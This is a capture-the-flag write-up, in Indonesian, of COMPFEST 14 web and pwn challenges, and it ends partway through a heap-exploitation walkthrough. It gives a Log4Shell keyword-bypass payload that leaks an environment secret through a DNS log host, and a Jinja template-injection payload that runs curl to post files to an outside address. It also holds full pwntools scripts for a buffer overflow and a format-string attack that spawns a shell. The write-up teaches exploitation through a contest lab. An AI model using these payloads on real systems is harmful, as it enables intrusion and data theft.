
Boys Who Cry

kosong
nyxmare
Linz


Daftar Isi

WEB

Log4Baby (499 pts)



Diberikan website dengan tampilan seperti berikut



Kemudian kami diberikan *attachment* dengan nama ‘HomeController.java’

HomeController.java

```
package id.compfest.ctf.log4baby;

import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.GetMapping;
```

```java
import java.util.regex.Pattern;

import javax.servlet.http.HttpServletRequest;

// log4j-core v2.14.1
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

@Controller
public class HomeController {
   private static final Logger LOG =
LogManager.getLogger(HomeController.class);
   private static final String FLAG = System.getenv("SECRET");
   private static Utils utils = new Utils();

   @GetMapping
   public String home(HttpServletRequest request) {
       String browserName = utils.getBrowserName(request);
       if(browserName.equals(FLAG))
           return "win";

       if(Pattern.compile("jndi|ldap[s]?").matcher(browserName).find())
{
           LOG.warn("Someone is trying to do naughty things!");
           return "angry";
       } else {
           LOG.info("A visit using: '" + browserName + "'");
       }
       return "index";
   }
}
```

Terlihat komentar dengan menandakan bahwa aplikasi menggunakan log4j version 2.14.1 yang vulnerable terhadap log4shell.

Terlihat kita memerlukan leak pada env SECRET variabel yang berisikan flag.

Terdapat juga aplikasi melakukan filter terhadap “User-Agent” jika tidak terdapat string “jndi” atau “ldap[s]” maka nilai “User-Agent” akan dilog, yang artinya “User-Agent” merupakan inject point dari log4shell tersebut.

Tak perlu repot” crafting payload, kami menemukan list bypass keyword tersebut.

https://github.com/Puliczek/CVE-2021-44228-PoC-log4j-bypass-words

```
GET / HTTP/1.1
Host: 103.185.38.238:14401
User-Agent:
${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://${env:SECRET:-a}.a.ngntw2.dnslog.cn}
```

Kami berhasil mendapatkan FLAG

ngntw2.dnslog.cn

DNS Query Record	IP Address	Created Time
thats_your_log4j_chall_now_lets_save_the_planet_eee7d7c6ff.a.ngntw2.dnslog.cn	172.217.43.142	2022-09-03 20:35:58
thats_your_log4j_chall_now_lets_save_the_planet_eee7d7c6ff.a.ngntw2.dnslog.cn	103.167.132.11	2022-09-03 20:35:57
ngntw2.dnslog.cn	103.167.132.11	2022-09-03 20:35:57
thats_your_log4j_chall_now_lets_save_the_planet_eee7d7c6ff.a.ngntw2.dnslog.cn	103.167.132.10	2022-09-03 20:35:56
ngntw2.dnslog.cn	103.167.132.10	2022-09-03 20:35:56

FLAG : COMPFEST14{thats_your_log4j_chall_now_lets_save_the_planet_eee7d7c6ff}

Vacation Gallery (500 pts)

[500 pts] Vacation Gallery

Web Exploitation

Description

My friend just came back from a vacation in the Austrian Alps, Munich, and Weimar. Check out her photos!


http://103.185.38.238:12140/

http://103.185.38.238:12141/

Note: For this challenge, there is a special prize of points (half of the final challenge points) for writeups that contain the shortest payload that is shorter than the limit. If several payloads have the same (shortest) length, all will get the prize.

Author: sl0ck

Diberikan website dengan tampilan berikut



Kemudian kami diberikan *attachment* dengan nama chall.py'

chall.py

```
import re
from flask import Flask, render_template, request,
render_template_string

app = Flask(__name__)

s = {
```

```
   "austria-1": {
       "url":
"https://cdn.discordapp.com/attachments/803887398105776168/8722090406949
72416/20210803_140556.jpg",
       "title": "The woods and fallen log in the Austrian Alps"
   },
   "austria-2": {
       "url":
"https://cdn.discordapp.com/attachments/803887398105776168/8722090414583
43996/20210803_140551.jpg",
       "title": "Pretty scenery in the Austrian Alps 1"
   },
   "austria-3": {
       "url":
"https://cdn.discordapp.com/attachments/803887398105776168/8722090421797
56082/20210803_110342.jpg",
       "title": "Pretty scenery in the Austrian Alps 2"
   },
   "munchen-1": {
       "url":
"https://cdn.discordapp.com/attachments/803887398105776168/8982095153532
96896/20211014_123744.jpg",
       "title": "Early flying machines from the Deutsches Museum"
   },
   "munchen-2": {
       "url":
"https://cdn.discordapp.com/attachments/803887398105776168/8982125020249
00619/20211014_161417.jpg",
       "title": "Street buildings of Munich"
   },
   "goethe": {
       "url":
"https://cdn.discordapp.com/attachments/803887398105776168/9995235699041
40288/6d22649e-eaec-46d9-a788-e34c22421f5d.jpg",
       "title": "Manuscripts from the Goethe Gartenhaus"
   }
}

def check(string):
```

```
    blacklist = ["__init__", "__globals__", "nl", "subprocess", "config",
"\\{\\{", "\\}\\}", "\\[", "\\]", " ", "update"]
    for word in blacklist:
        if re.search(word, string):
            return False
    return True

@app.route("/", methods=["POST", "GET"])
def home():
    cont = {}
    if request.method == "POST":
        if not "search" in request.form or not request.form["search"]:
            cont["status"] = "no_query"
            cont["images"] = s
            return render_template("index.html", context=cont)

        query = request.form["search"]

        if len(query) >= 68:
            cont["status"] = "over_limit"
            return render_template("index.html", context=cont)

        if not check(query):
            cont["status"] = "red_alert"
            return render_template("index.html", context=cont)

        for i in s:
            if re.search(f"{query}", s[i]["title"], flags=re.IGNORECASE):
                if not "images" in cont:
                    cont["images"] = {}
                cont["images"][i] = s[i]

        if not cont:
            cont["status"] = "not_found"
        else:
            cont["status"] = "found"
            cont["found"] = len(cont["images"])

        cont["query"] = query
```

```
        ret = render_template("index.html", context=cont)
        return render_template_string(ret)

    cont["status"] = "get"
    cont["images"] = s
    return render_template("index.html", context=cont)

if __name__ == "__main__":
    app.run("0.0.0.0", port=1337)
```


Terdapat fungsi render_template_string yang artinya inputan kita akan dirender oleh jinja. Pada fungsi check terdapat beberapa restriksi.

```
blacklist = ["__init__", "__globals__", "nl", "subprocess", "config",
"\\{\\{", "\\}\\}", "\\[", "\\]", " ", "update"]
```


Dan juga, payload harus dibawah 69 karakter
Untung saja library request, lipsum, dan fungsi attr tidak masuk dalam blacklist. Kami bisa memanfaatkan fitur tersebut. Kami bisa melakukan bypass terhadap keyword __globals__ dengan passing ke GET query parameter. Kemudian kami menggunakan fungsi print() agar tidak perlu menggunakan space.

```
POST /?a=__globals__&b=curl+-XPOST+--data+$(cat+*.txt)+ip_addr:1234/ HTTP/1.1
Host: 103.185.38.238:12140
Content-Type: application/x-www-form-urlencoded
Content-Length: 72

search={%print((lipsum|attr(request.args.a)).os.popen(request.args.b))%}
```



Kami berhasil mendapatkan Flag



FLAG : `COMPFEST14{i_guess_n0t_but_heres_your_prize_anyway_8018a6e893}`

PWN

Smart Identifier (499 Pts)

Soal Bufferoverflow, diberikan file elf dengan fungsi main seperti ini

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s[80]; // [rsp+0h] [rbp-50h] BYREF

  setvbuf(_bss_start, 0LL, 2, 0LL);
  puts("Tell me about yourself");
  gets(s);
  if ( strlen(s) > 0x40 )
  {
    puts("You talk too much");
    exit(0);
  }
  puts("Who are you");
  return 0;
}
```

Terdapat fungsi gets, dan ada checker strlen tidak boleh lebih dari 0x40, **strlen** akan berhenti setelah bertemu **NULL**, sehingga jika kita input payload **\x00**, kita bisa membypass statement tersebut. Sisanya tinggal overwrite return address ke fungsi **win()**, karena kebetulan ada fungsi **win()**. Ohya, karena ada stack alignment jadi kita perlu tambahkan return terlebih dahulu sebelum memanggil fungsi **win()**. Full Script:

```
from pwn import *
from sys import *

elf = context.binary = ELF("./chall")
p = process("./chall")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

HOST = '103.167.132.188'
PORT = 14917


cmd = """
b*0x0000000000401268
"""

if(argv[1] == 'gdb'):
```

```
        gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
        p = remote(HOST,PORT)

payload = b'A\x00'
payload += b'A'*86
payload += p64(0x000000000040101a) #return
payload += p64(elf.sym['win'])
sleep(2)
p.sendline(payload)
p.interactive()
```

```
linuz@linz:~/Desktop/2022CTF_Archive/Compfest/PWN/Smart$ python3 exploit.py rm
[*] '/home/linuz/Desktop/2022CTF_Archive/Compfest/PWN/Smart/chall'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Starting local process './chall': pid 10901
[*] '/lib/x86_64-linux-gnu/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 103.167.132.188 on port 14917: Done
[*] Switching to interactive mode
Tell me about yourself
Who are you
COMPFEST14{s0_yoU_4re_tHe_0Ne_Who_bOf_m3_yEsTErDay_b76e3fe780}[*] Got EOF while reading in interactive
$
```

Flag : COMPFEST14{s0_yoU_4re_tHe_0Ne_Who_bOf_m3_yEsTErDay_b76e3fe780}

Time Capsule… Mail?? (500 Pts)

Diberikan file elf, dan sebuah custom lib beranama libtcmail.so, untuk file elf fungsi mainnya seperti ini:

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  char s[44]; // [rsp+0h] [rbp-30h] BYREF
  int v4; // [rsp+2Ch] [rbp-4h]

  init(argc, argv, envp);
  memset(s, 0, 0x20uLL);
  while ( 1 )
  {
    v4 = menu();
    if ( v4 == 1 )
      sendMail(s);
    if ( v4 == 2 )
      readMail(s);
    if ( v4 == 3 )
    {
      puts("Bye.");
      exit(0);
    }
  }
}
```

Fungsi **sendMail()** dan **readMail()** merupakan fungsi yang berada di file libtcmail.so, mari kita lihat fungsi tersebut seperti apa.

sendMail():

```
unsigned __int64 __fastcall sendMail(__int64 a1)
{
  int v2; // [rsp+14h] [rbp-Ch] BYREF
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("\nThis app can only send a mail three days to the past maximum.");
  puts("How many days into the past do you want to send this mail?");
  printf("> ");
  __isoc99_scanf("%d%*c", &v2);
  if ( v2 <= 3 )
  {
    if ( v2 >= 0 )
    {
      puts("Enter your mail content");
      printf("> ");
      read(0, (8 * (3 - v2) + a1), 8uLL);
    }
```

```
    else
    {
      puts("You can't send a mail into the future");
    }
  }
  else
  {
    puts("What did i just say :/");
  }
  return __readfsqword(0x28u) ^ v3;
}
```

readMail():

```
unsigned __int64 __fastcall readMail(__int64 a1)
{
  int v2; // [rsp+14h] [rbp-Ch] BYREF
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("\nThis app can only read a mail three days to the past maximum.");
  puts("which mail do you want to read? (input how many days into the past)");
  printf("> ");
  __isoc99_scanf("%d%*c", &v2);
  if ( v2 <= 3 )
  {
    if ( v2 >= 0 )
      printf((8 * (3 - v2) + a1));              // format string bug
    else
      puts("Are you trying to read a mail from the future?");
  }
  else
  {
    puts("Can't read that mail anymore :(");
  }
  return __readfsqword(0x28u) ^ v3;
}
```

Terdapat formatstring bug di fungsi **readMail()**, total input kita hanyalah 8 character per index, dan max index adalah 4 index, jadi total input kita adalah 8*4 = 32 character, ini sudah sangat cukup karena kita bisa infinite format string. Terdapat fungsi **win()** di **libtcmail.so,** tetapi saya tidak menggunakan fungsi tersebut untuk solve soal ini. Saya lakukan overwrite **__malloc_hook** ke **onegadget**. Full script:

```
from pwn import *
from sys import *

elf = context.binary = ELF("./tcmail_patched")
p = process("./tcmail_patched")
libc = ELF("./libc.so.6")
elf2 = ELF('./libtcmail.so')
```

```
HOST = '103.167.132.188'
PORT = 12744

cmd = """
b*sendMail+211
b*readMail+172
"""

if(argv[1] == 'gdb'):
        gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
        p = remote(HOST,PORT)

def send(idx, content):
        p.sendlineafter(b'> ', b'1')
        p.sendlineafter(b'> ', str(idx))
        p.sendafter(b'> ', content)

def read(idx):
        p.sendlineafter(b'> ', b'2')
        p.sendlineafter(b'> ', str(idx))



#LEAK HERE
send(0, "%19$p") #address
read(0)
leak = eval(p.recvline().rstrip())
libc.address = leak - 0x21c87
print(hex(leak))
target = libc.address+0x10a2fc

#First Overwrite
payload = fmtstr_payload(13, {libc.sym['__malloc_hook'] : target&0xffff},
write_size='short')
print(len(payload))
n = 8
payload = [payload[i:i+n] for i in range(0, len(payload), n)]

send(2, payload[0])
send(1, payload[1])
send(0, payload[2])
read(2)

#Second Overwrite
target2 =  int(hex(target)[6:-4],16)
payload = fmtstr_payload(13, {libc.sym['__malloc_hook']+2 : target2}, write_size='short')
n = 8
payload = [payload[i:i+n] for i in range(0, len(payload), n)]

send(2, payload[0])
send(1, payload[1])
```

```
send(0, payload[2])
read(2)

#Third Overwrite
target3 = int(hex(target)[:-8],16)
payload = fmtstr_payload(13, {libc.sym['__malloc_hook']+4 : target3}, write_size='short')
n = 8
payload = [payload[i:i+n] for i in range(0, len(payload), n)]

send(2, payload[0])
send(1, payload[1])
send(0, payload[2])
read(2)

#SHELL
send(0,b"%65537c")
sleep(1)
read(0)

p.interactive()
```

Flag : COMPFEST14{H3ya_tH3r3_1tS_Me_y0ur_fuTur3_s3lf_0cc4077022}

Tosaki Mimi (500 Pts)

Diberikan file elf C++, program ini mempunyai fitur dimana kita bisa menambahkan task id ke jobstack sebanyak 1000kali. Value dari task id ini akan disimpan ke dalam address heap. Bug terdapat pada fitur Swap Task, dimana kita bisa menaruh index negatif disana.

```
linuz@linz:~/Desktop/2022CTF_Archive/Compfest/PWN/Tosaki$ ./tosakimimi
Hi, this weird job you applied for wants you to complete tasks in a LIFO matter, sorry yeah but please dont quit. :pensi
First off, what's your name?
Employee name: Linz
Hi Linz
1. Add task id to jobstack
2. Swap task ids in jobstack
3. Finish top task in jobstack
4. Quit. :pensive:
> 1
Enter task id: 123
Added task id: 123 to your jobstack
Added!
1. Add task id to jobstack
2. Swap task ids in jobstack
3. Finish top task in jobstack
4. Quit. :pensive:
> 1
Enter task id: 321
Added task id: 321 to your jobstack
Added!
1. Add task id to jobstack
2. Swap task ids in jobstack
3. Finish top task in jobstack
4. Quit. :pensive:
> 2
Dont do this very often...
task 1: 123
task 2: 321
Enter indices:1 -100
Swapped!
1. Add task id to jobstack
2. Swap task ids in jobstack
3. Finish top task in jobstack
4. Quit. :pensive:
>
```

Kita hanya bisa melakukan Swap Task sebanyak 3x, lalu bagaimana kita leak? Untuk leak cukup mudah karena ini C++, dan pada saat input nama program menggunakan fungsi **cin >> nama**, fungsi **cin** ini akan memanggil fungsi malloc dan lalu free size sebelumnya jika kita input

yang banyak. Contoh kita input nama = “A”*0x300

```
0x55555556e270  0x0000000000000000  0x0000000000000000  ................
0x55555556e280  0x0000000000000000  0x0000000000000000  ................
0x55555556e290  0x0000000000000000  0x0000000000000000  ................
0x55555556e2a0  0x0000000000000000  0x0000000000000000  ................
0x55555556e2b0  0x0000000000000000  0x0000000000000031  ........1.......
0x55555556e2c0  0x0000000000000000  0x000055555555c010  ..........UUUU..        <-- tcachebins[0x30][0/1]
0x55555556e2d0  0x4141414141414141  0x0000414141414141  AAAAAAAAAAAAAA..
0x55555556e2e0  0x0000000000000000  0x0000000000000051  ........Q.......
0x55555556e2f0  0x0000000000000000  0x000055555555c010  ..........UUUU..        <-- tcachebins[0x50][0/1]
0x55555556e300  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e310  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e320  0x4141414141414141  0x0000000041414141  AAAAAAAAAAAA....
0x55555556e330  0x0000000000000000  0x0000000000000091  ................
0x55555556e340  0x0000000000000000  0x000055555555c010  ..........UUUU..        <-- tcachebins[0x90][0/1]
0x55555556e350  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e360  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e370  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e380  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e390  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e3a0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e3b0  0x4141414141414141  0x0000000000000000  AAAAAAAA........
0x55555556e3c0  0x0000000000000000  0x0000000000000101  ................
0x55555556e3d0  0x0000000000000000  0x000055555555c010  ..........UUUU..        <-- tcachebins[0x100][0/1]
0x55555556e3e0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e3f0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e400  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e410  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e420  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e430  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e440  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e450  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e460  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e470  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e480  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e490  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e4a0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e4b0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e4c0  0x0000000000000000  0x00000000000001f1  ................
0x55555556e4d0  0x0000000000000000  0x000055555555c010  ..........UUUU..        <-- tcachebins[0x1f0][0/1]
0x55555556e4e0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e4f0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e500  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e510  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e520  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
```

Bisa dilihat pada gambar diatas, kita mendapatkan beberapa tcache, ini terjadi karena fungsi dari **cin**. Dengan ini kita bisa mendapatkan **unsortedbin** atao **largebin** untuk leak libc. Kita tinggal input character sebanyak 0x1000.


```
0x55555556e9d0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e9e0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556e9f0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ea00  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ea10  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ea20  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ea30  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ea40  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ea50  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ea60  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ea70  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ea80  0x0000000000000000  0x0000000000016a1   ................        <-- largebins[0x1600][0]
0x55555556ea90  0x00007ffff7d9e230  0x00007ffff7d9e230  0.......0.......
0x55555556eaa0  0x000055555556ea80  0x000055555556ea80  ..VUUU....VUUU..
